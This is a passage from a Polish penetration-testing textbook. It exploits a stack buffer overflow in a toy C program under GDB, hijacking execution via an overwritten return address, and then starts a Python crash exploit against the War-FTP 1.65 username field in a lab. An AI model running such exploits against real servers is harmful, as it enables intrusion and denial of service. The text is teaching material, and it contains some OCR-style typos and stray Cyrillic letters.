Zanim uruchomimy program z nowym argumentem wywołania, za pomocą polecenia `delete` usuwamy pierwsze dwie pułapki, ponieważ aż do momentu wykonania polecenia `strncpy` w miejscu ustawienia trzeciej pułapki w obszarze pamięci programu nie dzieje się nic ciekawego.

Wiersz kodu w języku Perl generuje ciąg znaków składający się z девięciu liter A oraz czterech liter B, który zostanie przekazany do programu jako argument wywołania. Ponieważ po ostatnim uruchomieniu program uległ awarii, debugger zapyta, czy chcesz uruchomić program od początku. Wpisz odpowiedź `y` (ang. *yes*). Kiedy po zatrzymaniu działania programu na trzeciej pułapce wyświetlimy zawartość pamięci, wszystko wygląda tak, jak tego oczekiwaliśmy, co zostało pokazane na listingu 16.13.

Listing 16.13. Nadpisanie adresu powrotu za pomocą ciągu znaków B

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11 }
(gdb) x/20xw $esp
0xfffff510: 0xbffff523 0xbffff744 0xfffff528 0x080482e8
0xfffff520: 0x41fcfff4 0x41414141 0x41414141 0x42424242 ❸
0xfffff530: 0xbffff700 0xbffff550 0xfffff5a8 0xb7e8c685
0xfffff540: 0x08048470 0x08048340 0xbffff5a8 0xb7e8c685
```

```
0xbffff550: 0x00000002 0xbffff5d4 0xbffff5e0 0xb7fe2b38
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

W miejscu, gdzie poprzednio widniał adres powrotu (0x08048443), mamy teraz ciąg bajtów 0x42424242. Jeżeli pozwolimy programowi na kontynuowanie działania, po raz kolejny zakończy się to awarią programu i wyświetleniem błędu segmentacji podczas próby wykonania polecenia znajdującego się pod adresem reprezentowanym przez cztery litery *B* ❶. Taki adres znajduje się oczywiście poza obszarem pamięci alokowanym dla naszego programu, ale przynajmniej teraz wiemy, w którym miejscu argumentu wywołania należy umieścić adres kodu, który chcielibyśmy wykonać.

Udało nam się zatem zlokalizować cztery bajty w argumencie wywołania, za pomocą których możemy nadpisać adres powrotu. Pamiętaj, że po zakończeniu działania funkcji `function1` adres powrotu do funkcji `main` zostaje odczytany ze stosu i załadowany do rejestru EIP. Teraz wystarczy już tylko znaleźć fragment kodu, którego wykonanie będzie znacznie ciekawszym doświadczeniem niż brutalne potraktowanie programu ciągami bajtów 0x41414141 czy 0x42424242.

Przejmowanie kontroli nad działaniem programu

Do tej pory udało nam się określić miejsce w argumencie wywołania, które pozwala na nadpisanie adresu powrotu, ale nadal potrzebny nam jest fragment kodu, który zostanie wykonany po przechwytceniu kontroli nad działaniem programu (opisywany przykład może się wydawać nieco przekombinowany, zwłaszcza w porównaniu do innych przykładów tworzenia exploitów, opisywanych w dalszej części książki, ale mimo to dobrze ilustruje omawiane zagadnienia). Udało nam się wykorzystać problem z implementacją polecenia `strcpy` do złamania zmiennej `buffer` i nadpisania dodatkowych obszarów pamięci stosu, zawierających między innymi adres powrotu z wywołania funkcji.

Wróć teraz na chwilę do kodu źródłowego programu `overflowtest.c` i przyпомнij sobie, że nasz program, oprócz funkcji `main` oraz `function1`, zawierał również dodatkową, trzecią funkcję, o nazwie `overflowed`, która po uruchomieniu wypisywała na ekranie komunikat *Execution Hijacked* i kończyła działanie. Podczas normalnego działania programu wspomniana funkcja nigdy nie będzie wywoływana, ale jak jej nazwa sugeruje, możemy ją wykorzystać do przetestowania możliwości przejęcia kontroli nad działaniem programu.

Powróćmy teraz do debuggera — spróbujemy znaleźć adres w pamięci, pod którym znajduje się kod tej „zapomnianej” funkcji. Jeżeli nam się to uda, będziemy mogli zastąpić nasze cztery litery *B* adresem tej funkcji i w ten sposób zmusić program do wykonania czegoś, czego normalnie nigdy by nie zrobił. Ponieważ jesteśmy w komfortowej sytuacji, mamy dostęp do kodu źródłowego i wiemy, jakiej funkcji szukamy, to całe zadanie jest dosyć trywialne. Aby to zrobić, wystarczy po

prostu przeprowadzić deasembację funkcji overflowed i sprawdzić adres, pod jakim znajduje się w pamięci, tak jak zostało to przedstawione na listingu 16.14.

Listing 16.14. Kod funkcji overflowed po deasembacie

```
(gdb) disass overflowed
Dump of assembler code for function overflowed:
1 0x080483f4 <overflowed+0>:    push   %ebp
0x080483f5 <overflowed+1>:    mov    %esp,%ebp
0x080483f7 <overflowed+3>:    sub    $0x8,%esp
0x080483fa <overflowed+6>:    movl   $0x8048520,(%esp)
0x08048401 <overflowed+13>:   call   0x804832c <puts@plt>
0x08048406 <overflowed+18>:   leave 
0x08048407 <overflowed+19>:   ret
End of assembler dump.
(gdb)
```

Jak łatwo zauważyc, pierwsza instrukcja kodu funkcji overflowed znajduje się pod adresem 0x080483f4 1. Jeżeli uda nam się przekierować działanie programu pod ten adres, wykonany zostanie cały kod naszej funkcji.

UWAGA

Oczywiście wykonanie tej funkcji nie zapewni nam dostępu do odwróconej powłoki ani nie pozwoli na dołączenie zaatakowanego komputera do naszego supertajnego botnetu. Cały rezultat działania funkcji sprowadza się tylko i wyłącznie do prostego wyświetlenia na ekranie komunikatu Execution Hijacked. Znacznie ciekawsze przykłady przechwytywania kontroli nad działaniem programów będądziemy poruszać podczas omawiania zagadnień związanych z tworzeniem exploitów w trzech następnych rozdziałach.

Po raz kolejny użyjemy języka Perl do utworzenia ciągu znaków, które będą argumentem wywołania programu. Tym razem jednak zamiast liter *B* nasz ciąg znaków będzie zawierał odpowiednio spreparowany adres w pamięci, którego chcemy użyć do nadpisania adresu powrotu w stosie programu, tak jak zostało to przedstawione poniżej.

```
(gdb) run $(perl -e 'print "A" x 9 . "\x08\x04\x83\xf4")'
Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 .
⇒"\x08\x04\x83\xf4")
```

Tym razem wykonanie wiersza kodu w języku Perl powinno wygenerować ciąg znaków, w którym litery *B* są zastąpione ciągiem wartości heksadecymalnych \x08\x04\x83\xf4, które powinny nadpisać adres powrotu i skłonić program do wykonania kodu funkcji overflowed. Niestety, okazuje się, że nie wszystko zadziałało tak, jak powinno, co zostało pokazane na listingu 16.15.

Listing 16.15. Kolejność bajtów adresu powrotu została odwrócona

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11      }
(gdb) x/16xw $esp
0xbffff510: 0xbffff523 0xbffff744 0xbffff528 0x080482e8
0xbffff520: 0x41fcfff4 0x41414141 0x41414141 0xf4830408 ①
0xbffff530: 0xbffff700 0xbffff550 0xbffff5a8 0xb7e8c685
0xbffff540: 0x08048470 0x08048340 0xbffff5a8 0xb7e8c685
(gdb) continue
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
0xf4830408 in ?? ()
```

Jak widać, program przerwał działanie w miejscu ustawienia pułapki, ale podczas analizy zawartości pamięci okazało się, że mamy mały problem. Adres w pamięci, pod którym znajduje się pierwsza instrukcja kodu funkcji overflowed, to 0x80483f4, podczas gdy adres powrotu w stosie wskazuje na obszar pamięci o adresie 0xf4830408 ①. Wygląda na to, że kolejność bajtów w słowie tworzącym adres została odwrócona.

Jak wiesz, w zapisie szesnastkowym każdy bajt składa się z dwóch cyfr heksadecymalnych. Kiedy wznowiliśmy działanie programu po zatrzymaniu na pułapce, okazało się, że program podczas próby wykonania instrukcji znajdującej się pod adresem 0xf4830408 uległ awarii i wyświetlił błąd segmentacji. Wiemy, że awaria została spowodowana niepoprawnym adresem powrotu, a zatem musimy sprawdzić, dlaczego bajty tworzące ten adres zostały zapisane w pamięci w niepoprawnej kolejności.

Kolejność (starszeństwo) bajtów

Kiedy po raz pierwszy zajmowałem się tworzeniem prostych exploitów, poświęciłem wiele godzin na poszukiwanie odpowiedzi na pytanie, dlaczego moje exploit'y najzwyczajniej w świecie nie chcą działać. Bardzo często przyczyna była taka sama, ale niestety wygląda na to, że będąc na uczelni, nie uważałem zbytnio na wykładach, na których omawiane były zagadnienia kolejności zapisu bajtów (ang. *endianess*) w różnych systemach operacyjnych.

W napisanych w roku 1726 przez Jonathana Swifta *Podrózach Guliwera* główny bohater w wyniku katastrofy okrętu ląduje na wyspie, na której mieszkańcy dwóch sąsiadujących ze sobą państw, Lilliputu i Blefuscu, toczą ze sobą uporczywą wojnę, której przyczyną był spór co do sposobu, w jaki powinno się tłuc gotowane jaja. W państwie Lilliputu jaja były tłuczone od cieńskiego końca, podczas gdy w Blefuscu zawsze tłuczonono jaja przed jedzeniem od grubszego końca. Co ciekawe, w architekturze systemów komputerowych byliśmy i nadal jesteśmy świadkami podobnej dysputy na temat kolejności zapisu starszeństwa bajtów w pamięci, na dysku czy podczas przesyłania przez dowolne medium. Wyznawcy teorii *Big Endian* uważają, że najbardziej znaczący bajt powinien być zapisywany jako pierwszy,

podczas gdy ich adwersarze, czyli zwolennicy teorii *Little Endian*, uważają, że jako pierwsze zapisywane powinny być najmniej znaczące bajty. Nasza maszyna wirtualna z systemem Ubuntu wykorzystuje architekturę Intel, co oznacza, że jej twórcy należeli do zwolenników teorii *Little Endian*. Aby zatem dostosować się do architektury, w której najpierw zapisywane są najmniej znaczące bajty, musimy w naszym programie w języku Perl odwrócić kolejność bajtów, tak jak zostało to przedstawione poniżej.

```
(gdb) run $(perl -e 'print "A" x 9 . "\xf4\x83\x04\x08")'
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 .
˓→"\xf4\x83\x04\x08")
```

Odwrocenie kolejności bajtów nadpisujących adres powrotu \xf4\x83\x04\x08 przyniosło oczekiwany skutek i rozwiązało nasz problem, co zostało zilustrowane na listingu 16.16.

Listing 16.16. Pomyślne przejęcie kontroli nad działaniem programu

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11      }
(gdb) x/16xw $esp
0xbffff510: 0xbffff523 0xbffff744 0xbffff528 0x080482e8
0xbffff520: 0x41fcfff4 0x41414141 0x41414141 0x080483f4
0xbffff530: 0xbffff700 0xbffff550 0xbffff5a8 0xb7e8c685
0xbffff540: 0x08048470 0x08048340 0xbffff5a8 0xb7e8c685

(gdb) continue
Continuing.
Execution Hijacked ①

Program received signal SIGSEGV, Segmentation fault.
0xbffff700 in ?? ()
(gdb)
```

Tym razem po zatrzymaniu działania programu w miejscu, w którym została ustawiona pułapka, nasz adres powrotu wygląda poprawnie. Możemy się o tym przekonać po wznowieniu działania programu — nasza „dodatkowa” funkcja overflowed zostaje uruchomiona i radośnie wyświetla na ekranie komunikat **Execution Hijacked ①**, co oznacza, że udało nam się pomyślnie wykorzystać problem z przepeleniem bufora, przejąć kontrolę nad działaniem programu i zmusić go do wykonania operacji zupełnie nieplanowanych przez autora.

Aby przekonać się, jak nasz program będzie się zachowywał po uruchomieniu bez obecności debuggera, przejdź do konsoli systemu i uruchom z argumentem zawierającym nowy adres powrotu, tak jak zostało to przedstawione poniżej.

```
georgia@ubuntu:~$ ./overflowtest $(perl -e 'print "A" x 9 . "\xf4\x83\x04\x08")  
Execution Hijacked  
Segmentation fault
```

Zwróć uwagę, że po zakończeniu działania funkcji overflowed program ulega awarii i wyświetla błąd segmentacji podczas próby wykonania instrukcji pod adresem 0xfffff700. Jest to adres, który jest wskazywany przez kolejne cztery bajty zapisane na stosie po naszym adresie powrotu. Jeżeli zastanowimy się nad sposobem działania stosu, to okaże się, że takie zachowanie ma sens, ale nie musimy się tym przejmować, ponieważ nasz „złośliwy kod” został przecież w całości wykonany, zanim program uległ awarii. Kiedy ramka stosu funkcji overflowed zostaje zdjęta ze stosu, kolejne czterobajtowe słowo, 0xfffff700, znajduje się w miejscu, w którym program spodziewa się znaleźć adres powrotu. W naszym przypadku jest on nieprawidłowy, ponieważ funkcja overflowed została przez nas wywołana bezpośrednio, z pominięciem normalnej funkcjonalności systemu zapisującej na stosie adres powrotu do funkcji wywołującej. W takiej sytuacji, kiedy ramka funkcji overflowed zostaje zdjęta ze stosu, system zakłada, że kolejne czterobajtowe słowo, znajdujące się obecnie na wierzchołku stosu, zawiera adres powrotu do funkcji wywołującej, ale w rzeczywistości jest to po prostu fragment ramki stosu funkcji `main`, co powoduje, że działanie programu kończy się awarią.

A czy możemy spreparować argument wywołania programu, tak aby uniknąć awarii programu po wykonaniu funkcji overflowed? Oczywiście, to nic trudnego. Możemy przecież na końcu naszego ciągu znaków dodać kolejne cztery bajty, które będą zawierały oryginalny adres powrotu do funkcji `main`. Co prawda ze względu na fakt, że podczas naszych eksperymentów udało nam się nadpisać część oryginalnej zawartości ramki stosu funkcji `main`, to i tak możemy się spodziewać takich czy innych problemów z działaniem programu, ale przecież nasz główny cel został osiągnięty — udało nam się przejąć kontrolę nad działaniem programu i zmusić go do wykonania zupełnie nieplanowanego kodu.

Podsumowanie

W tym rozdziale omawialiśmy prosty program w języku C, który jest podatny na błędy przepelenienia stosu bufora danych, a w szczególności błędy w implementacji funkcji `strcpy`, która nie sprawdza poprawności przekazywanych danych i pozwala na nadpisywanie dodatkowych obszarów pamięci sąsiadujących ze zmienną. W przykładach udało nam się wykorzystać ten błąd poprzez zastosowanie argumentu wywołania o długości większej, niż oczekiwali program. W dalszej części rozdziału przejęliśmy kontrolę nad działaniem programu poprzez nadpisanie na stosie adresu powrotu do funkcji wywołującej i zastąpienie go adresem wskazującym na nasz własny kod. Dzięki takiemu rozwiążaniu byliśmy w stanie wywołać inną funkcję, której kod znajdował się w oryginalnym programie.

Teraz, kiedy omówiliśmy już prosty przykład wykorzystania błędów związanych z przepełnieniem stosu bufora danych, nadszedł czas na omówienie czegoś bardziej złożonego. W kolejnym rozdziale przeniesiemy się na platformę Windows i spróbujemy wykorzystać przepełnienie bufora w jednym z prawdziwych programów.

17

Przepelnienie bufora na stosie w systemie Windows


W TYM ROZDZIALE POKAŻEMY, W JAKI SPOSÓB MOŻNA WYKORZYSTAĆ BŁĘDY PRZEPEŁNIENIA BUFORA NA STOSIE W NIECO STARSZEJ WERSJI POPULARNEGO SERWERA FTP DLA SYSTEMU WINDOWS. PODOBNIE JAK W ROZDZIALE 16., spróbujemy nadpisać adres powrotu, który jest zapisywany na stosie w chwili wywołania funkcji, co zostało pokazane na rysunku 16.3 w poprzednim rozdziale. Kiedy funkcja `main` wywołuje funkcję o nazwie `function1`, adres kolejnej instrukcji funkcji `main`, która powinna zostać wykonana, zostaje zapisany na stosie (adres powrotu), a następnie na stosie zostaje zapisana ramka funkcji `function1`.

Rozmiary zmiennych lokalnych funkcji `function1` są określane podeczas komplilowania programu. Obszar „zarezerwowany” na stosie dla zmiennych lokalnych również ma stałą wielkość i jest określany mianem *bufora*. Jeżeli spróbujemy zapisać w takim buforze więcej danych, niż wynosi jego rozmiar, spowodujemy przepelenie bufora, co w efekcie może pozwolić na nadpisanie wskaźnika adresu powrotu funkcji i przejęcie kontroli nad działaniem programu (wskaźnik adresu powrotu jest umieszczany na stosie zaraz za buforem). Więcej szczegółowych informacji na temat takiego procesu znajdziesz w rozdziale 16.

W rozdziale 1. w maszynie wirtualnej działającej pod kontrolą systemu Windows XP zainstalowaliśmy serwer War-FTP 1.65, ale jeszcze go nie włączaliśmy. W poprzednich rozdziałach wykorzystywaliśmy luki w zabezpieczeniach serwera FileZilla FTP, który — jak pamiętasz — jest nadal uruchomiony, więc zanim będziemy mogli skorzystać z serwera War-FTP, musimy z poziomu panelu zarządzania pakietu XAMPP wyłączyć serwer FileZilla FTP. Wykonanie takiej operacji zwolni port 21, który będzie mógł być wykorzystany przez serwer War-FTP. Po wyłączeniu serwera FileZilla FTP uruchom War-FTP, dwukrotnie klikając lewym przyciskiem myszy jego ikonę znajdująca się na pulpicie (patrz rysunek 17.1). Kiedy okno programu pojawi się na ekranie, włącz serwer FTP, naciśkając przycisk *Go Online/Offline* (przelóż tryb online/offline) znajdujący się z lewej strony paska narzędzi programu, tak jak zostało to przedstawione na rysunku 17.2.



Rysunek 17.1.
Ikona serwera
War-FTP



Rysunek 17.2. Interfejs użytkownika serwera War-FTP

Wyszukiwanie znanych podatności i luk w zabezpieczeniach serwera War-FTP

Szybkie zapytanie wyszukiwarki Google na temat znanych podatności i luk w zabezpieczeniach serwera War-FTP przynosi między innymi następujące trafienie z witryny *SecurityFocus.com*:

Podatność na przepełnienie bufora pola *Username* na stosie serwera War-FTP

Serwer War-FTP jest podatny na przepełnienie bufora na stosie, ponieważ program nie sprawdza poprawności i wielkości danych wprowadzanych przez użytkownika przed skopiowaniem ich do bufora, którego ograniczone rozmiary mogą się okazać mniejsze niż rozmiar kopiowanych danych.

Wykorzystanie tej podatności może prowadzić do powstania warunków umożliwiających przeprowadzenie ataku typu „odmowa usługi” (ang. *denial-of-service conditions*) lub wykonania arbitralnego kodu w kontekście aplikacji.

W rozdziale 16. za pomocą specjalnie przygotowanych danych wejściowych przepełnialiśmy bufor zmiennych lokalnych funkcji na stosie i przekierowywaliśmy realizację programu do miejsca w pamięci zawierającego nasz własny kod. Informacje znalezione w witrynie *SecurityFocus.com* wskazują na to, że podobny atak możemy przeprowadzić na serwer War-FTP 1.65. W tym rozdziale spróbujemy dokonać próby wykorzystania podatności pola *Username* (nazwa użytkownika) na przepełnienie bufora na stosie podczas logowania użytkownika do serwera FTP. Jak widać, w tym przykładzie zamiast korzystać z naszego prostego programiku napisanego w języku C, będziemy przeprowadzać atak na prawdziwy program, który można spotkać w wielu środowiskach, dzięki czemu będziesz mógł się przekonać, jak w praktyce wygląda pisanie „produkcyjnych” exploitów. Na przykład w tym przypadku nie będziemy mogli po prostu przekierować działania programu do innej funkcji, a zamiast tego cały kod, który powinien zostać wykonany, musi być zawarty w ładunku exploitu.


Zanim rozpoczniemy, upewnij się, że serwer War-FTP 1.65 został uruchomiony i działa poprawnie w naszej maszynie wirtualnej z systemem Windows XP (stan przycisku *Go Online/Offline*, pokazanego na rysunku 17.2, wskazuje, czy serwer nasłuchiwanie nadchodzących połączeń).

Luka w zabezpieczeniach, którą zamierzamy wykorzystać, jest wyjątkowo niebezpieczna, ponieważ potencjalny napastnik nie musi się logować do serwera FTP przed rozpoczęciem ataku, więc do przeprowadzenia ataku nie będzie nam potrzebna znajomość żadnego konta użytkownika istniejącego na serwerze.

Przed rozpoczęciem ataku na serwer War-FTP podepieniemy go do debuggera. Na pulpicie maszyny z systemem Windows XP powinieneś znaleźć ikonę programu Immunity Debugger, który zainstalowaliśmy podczas tworzenia naszego środowiska testowego w rozdziale 1. Jeżeli na pulpicie nie ma ikony tego programu, wróć do rozdziału 1., w którym znajdziesz szczegółową instrukcję instalacji programu Immunity Debugger oraz wtyczki Mona. Podobnie jak program GDB, Immunity Debugger pozwoli nam na przeglądanie i analizowanie zawartości pamięci podczas przeprowadzania ataku na serwer War-FTP. Niestety nie posiadamy kodu źródłowego serwera, który znacząco mógłby ułatwić nam przygotowania, ale mimo to dzięki „podglądaniu” zawartości pamięci w miarę przesyłania kolejnych ładunków będziemy w stanie zaprojektować i napisać odpowiedniego, poprawnie działającego exploitu.

Uruchom program Immunity Debugger, a następnie z menu głównego wybierz polecenie *File/Attach* (plik/dolacz), aby „podpiąć” nasz debugger do działającego

procesu serwera War-FTP który możemy znaleźć na liście procesów, przedstawionej na rysunku 17.3. Zaznacz proces serwera War-FTP 1.65 (war-ftpd) i naciśnij przycisk *Attach* (dołącz).




Rysunek 17.3. Lista działających procesów wyświetlona w oknie programu Immunity Debugger

Kiedy program Immunity Debugger „podpina się” do wybranego procesu, wstrzymuje jego działanie. Jeżeli w jakimś momencie Twój exploit po prostu przestaje działać, upewnij się, że atakowany proces nadal funkcjonuje poprawnie. Zatrzymany proces nie będzie nasłuchiwał nadchodzących połączeń — jak możesz zobaczyć w prawym dolnym rogu głównego okna programu Immunity Debugger, przedstawionego na rysunku 17.4, działanie naszego procesu zostało wstrzymane (*Paused*). Aby wznowić działanie programu, naciśnij przycisk *Play*, znajdujący się na pasku narzędzi w lewym górnym rogu okna debuggera.

Dzięki „podpięciu” debuggera Immunity Debugger do procesu serwera War-FTP będziemy się mogli zorientować, w jaki sposób możemy wykorzystać podatność na przepelnienie bufora na stosie programu.

Wymuszanie awarii programu

W rozdziale 19. będziemy używać techniki nazywanej *fuzzingiem* do wyszukiwania potencjalnych podatności i luk wabezpieczeniach programów, a w tym rozdziale powinieneś po prostu wykonywać opisywane w przykładzie polecenia, które



Rysunek 17.4. Podłączenie debugera Immunity Debugger powoduje wstrzymanie działania serwera War-FTP

w efekcie spowodują awarię atakowanego programu. Na początek podczas logowania do serwera FTP zamiast nazwy konta użytkownika wstawimy ciąg znaków exploit składający się z 1100 liter A. Zamiast przeprowadzać atak na maszynie lokalnej, tak jak to robiliśmy w poprzednim przykładzie, tym razem przygotujemy naszego exploitu w systemie Kali Linux i skonfigurujemy go tak, aby komunikował się z atakowanym serwerem FTP za pośrednictwem połączenia sieciowego. Na listingu 17.1 przedstawiono pierwszą wersję kodu źródłowego exploitu, który powoduje awarię serwera War-FTP.

Listing 17.1. Kod exploitu napisanego w języku Python, który powoduje awarię serwera War-FTP

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
buffer = "A" * 1100
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) ❶
connect=s.connect(('192.168.20.10',21)) ❷
response = s.recv(1024)
print response ❸
```

```
s.send('USER ' + buffer + '\r\n') ❸
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

UWAGA

Nasze przykładowe exploity zostały napisane w języku Python, ale jeżeli chcesz, możesz bez żadnych problemów przenieść kod na inny język programowania.


Kod exploita, przedstawiony na listingu 17.1, rozpoczyna się od zimportowania biblioteki *socket* języka Python. Następnie w zmiennej *buffer* tworzymy ciąg znaków exploita, składający się z 1100 liter A, i konfigurujemy połączenie sieciowe ❶ z portem 21 maszyny z systemem Windows XP, na którym nasłuchuje nasz serwer War-FTP. Po ustanowieniu połączenia przyjmujemy i wyświetlamy na ekranie baner serwera FTP ❷, a następnie exploit wysyła do serwera polecenie USER, podając jako nazwę konta użytkownika zawartość zmiennej *buffer*, czyli ciąg znaków składający się z 1100 liter A, co w założeniu powinno spowodować awarię serwera.

Jeżeli serwer nadeña odpowieź i poprosi o podanie hasła, nasz exploit jest przygotowany na zakończenie próby logowania z hasłem **PASSWORD**. Z drugiej jednak strony, jeżeli pierwsza część exploita zadziała zgodnie z oczekiwaniemi, żadne poświadczenia logowania nie będą potrzebne, ponieważ serwer ulegnie awarii przed zakończeniem procesu logowania. Na koniec połączenie sieciowe zostaje zamknięte i exploit kończy działanie. Po przygotowaniu pliku z kodem źródłowym upewnij się, że za pomocą polecenia **chmod +x** nadaleś mu prawa do wykonania, i uruchom exploit, tak jak zostało to przedstawione poniżej.

```
root@kali:~# chmod +x ftpexploit
root@kali:~# ./ftpexploit
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

